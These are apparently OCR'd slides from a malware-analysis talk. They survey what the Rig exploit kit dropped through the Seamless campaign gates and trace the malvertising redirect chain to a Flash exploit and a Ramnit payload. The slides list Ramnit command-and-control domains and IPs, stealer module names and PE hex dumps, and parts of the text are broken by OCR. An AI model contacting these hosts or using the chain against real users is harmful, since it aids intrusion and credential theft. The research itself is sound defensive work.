
```
0.html
1.html
2_0.txt
2_1.txt
2_2.txt
a41f85a4c0bba13214c892f1e2e290335ef...
```



a41f85a4c0bba13214c892f1e2e290335efa81b4511d48a76fcf06dce6ff374...

```
ADDRESS   00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F   0123456789ABCDEF
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   MZ..............
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ｸ.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00   ................
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ..ｺ..ｴ.ﾍ!ｸ.Lﾍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode....$.......
```

StarC



Simple high-interactive client honeypot

drive-by-download exploit-kit malware-analysis honeypot

13 commits | 1 branch | 0 releases | 1 contributor

koike Updated files — Latest commit c5a7bd0 on 15 Oct

bin	Updated files	a month ago
starc.client	Updated files	a month ago
starc	Updated files	5 months ago
README.md	Updated files	a month ago
starc.sln	First Commit	5 months ago

Survey of malware dropped by Rig EK


Survey of malware dropped by Rig EK

I want to infer the attacker's purpose from the malware used in the campaign

I want to know the timing of malware switching

- We regularly observed malware to drop from Seamless and Rulan's Gate
  - Using mal_getter, download every 10 minutes
  - August – December
- When Gate is changed, it searches for new Gate and observes it
  - There are periods that can not be observed temporarily

[Seamless] Trends in the number of malware



Families dropped by Seamless

- **Ramnit**
  - Banking Trojan
  - Almost all the period, all Gate

- **GlobeImposter**
  - Ransomware
  - About 2 days, temporarily


Ramnit

- Ramnit drops on all Gates
- There were only 6 kinds of hashes of files packed with UPX

[refer： **Ramnit – in-depth analysis**
https://www.cert.pl/en/news/single/ramnit-in-depth-analysis/]

Observed by October 224 samples

hash1	30 sample
hash2	113 sample
hash3	3 sample
hash4	54 sample
hash5	12 sample
hash6	12 sample



Main Ramnit PE

Custom packing

UPX packed PE


UPX unpack

Clean PE

Relationship between Gate and pack malware

- Switching of Gate and switching of pack malware are not synchronized


hash1	7/31~8/9
hash2	8/10~9/1, 9/8, 9/16~9/19
hash3	9/7
hash4	9/13~9/15, 9/27~9/30
hash5	9/21~9/23
hash6	9/23~9/30



Gate	A	B	C	D	E	F
UPX hash1	■					
UPX hash2	■	■		■		
UPX hash3			■			
UPX hash4				■		■
UPX hash5					■	
UPX hash6					■	

Seamless gate

- Multiple paths exist on the same IP
- It is controlled for country (Pre-Gate pass)
  - /japan
  - /usa
  - /canada
  - /fr
  - /vnc



Gate IP


/*1.php

/*2.php

/*3.php

/*4.php

/*5.php



Publisher with subpar advertising standards

Popunder or popup ad

syndication.exdynsrv.com

Returns a 302 Found pointing to paremated-conproxy.com/voluum/

/voluum/ returns a 302 Found pointing to 194.58.XXX.XXX/usa

194.58.XXX.XXX/usa returns a 301 Moved Permanently pointing to 194.58.XXX.XXX/usa/

JS on page grabs time zone info from host and POST data back to 194.58.XXX.XXX/usa/

Filtered out hosts are redirected to benign sites

Server responds to POST with script pointing back to paremated-conproxy.com/voluum/

/voluum/ redirects to 15cen.redirectvoluum.com/redirect

15cen.redirectvoluum.com redirects to 194.58.XXX.XXX/signu[1-4].php

Seamless script signu[1-4].php returns iframe pointing to RIG EK

RIG EK landing page

Flash exploit

Ramnit payload

[Refer：https://malwarebreakdown.com/2017/08/23/the-seamless-campaign-isnt-losing-any-steam/]

Differences in malware due to path

- **Hash differs for each pass even in the same Gate**
  - There are differences in numbers
  - October


/test1	384
/test2	358
/test3	352
/test4	287

- **Globe Imposter (Ransomware) dropped once in one pass**
  - September, about two days
  - Other than that, Ramnit

Ramnit's communication destination for each pass

- The destination to which Ramnit communicates changes for each pass

- Common communication destinations also exist
    - Register botnet



nmrdnovjmcd.com|46.165.254.206
mfvgfeqskjbdvgbk.com
rghwarmlxmqivfmcs.com
ykwbpxlxrqgid.com
ffdjiuvufw.co
185.159.130.55
wxxlrbjfyauvrpqfuv.com
bphnopydih.com
brluetauvqpyjlmwr.com|46.165.254.206
yipxgadyonkkdjqoraa.com
isbwlnfiyevmi.com
dlkorrtundbuov.com
uclrmwkfanhh.com|87.106.190.153
MISP
(767) Gate1-e8899bb1e9df2cba2cb30bcb6...
(782) Gate3-a7a421c514b8e87e321533425...
(779) Gate3-b9707cc895b25d95d33d5c53a...
(780) Gate3-515f3a95b23ba83a75bc14404...
(781) Gate3-6a0005452dad84c66a1795676...
(777) Gate2-5c8e50ca2
930ef0589739...
(775) Gate2-200f817b01cce746893544ac5...
(776) Gate2-5b58d9a8f5711904223ba8002...
(778) Gate2-2e19bdcd753a50aeb9a4ecee6...
(774) Gate2-a094de05cfbb93a62018662dd...


group1

group2

Register botnet

Ramnit change per pass

- DLLs to download are almost the same
  - Antivirus Trusted Module v2.0
    - (AVG, Avast, Nod32, Norton, Bitdefender)
  - CookieGrabber
  - Hooker
    - IE & Chrome & FF injector
  - VNC IFSB
    - Browser communication hook
  - FF&Chrome reinstall
  - FtpGrabber



```
00000000: 64f3 81c5 4176 5472 7573 7400 0000 0000  d...AvTrust.....
00000010: 0000 0000 0000 0000 416e 7469 7669 7275  ........Antiviru
00000020: 7320 5472 7573 7465 6420 4d6f 6475 6c65  s Trusted Module
00000030: 2076 322e 3020 2841 5647 2c20 4176 6173   v2.0 (AVG, Avas
00000040: 742c 204e 6f64 3332 2c20 4e6f 7274 6f6e  t, Nod32, Norton
00000050: 2c20 4269 7464 6566 656e 6465 7229 0000  , Bitdefender)..
00000060: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000090: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000100: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000110: 0000 0000 0000 0000 5858 2753 74a6 7d1e  ........XX'St.}.
00000120: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ..............
00000130: b800 0000 0000 0000 4000 0000 0000 0000  ........@.......
00000140: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000150: 0000 0000 0000 0000 0000 0000 b800 0000  ................
00000160: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468  ........!..L.!Th
00000170: 6973 2070 726f 6772 616d 2063 616e 6e6f  is program canno
00000180: 7420 6265 2072 756e 2069 6e20 444f 5320  t be run in DOS 
00000190: 6d6f 6465 2e0d 0d0a 2400 0000 0000 0000  mode....$.......
000001a0: 06d8 19d2 42b9 7781 42b9 7781 42b9 7781  ....B.w.B.w.B.w.
000001b0: be99 6581 40b9 7781 cca6 6481 36b9 7781  ..e.@.w...d.6.w.
000001c0: 5269 6368 42b9 7781 0000 0000 0000 0000  RichB.w.........
000001d0:                                          ........PE..L...
```

UPX packed DLL

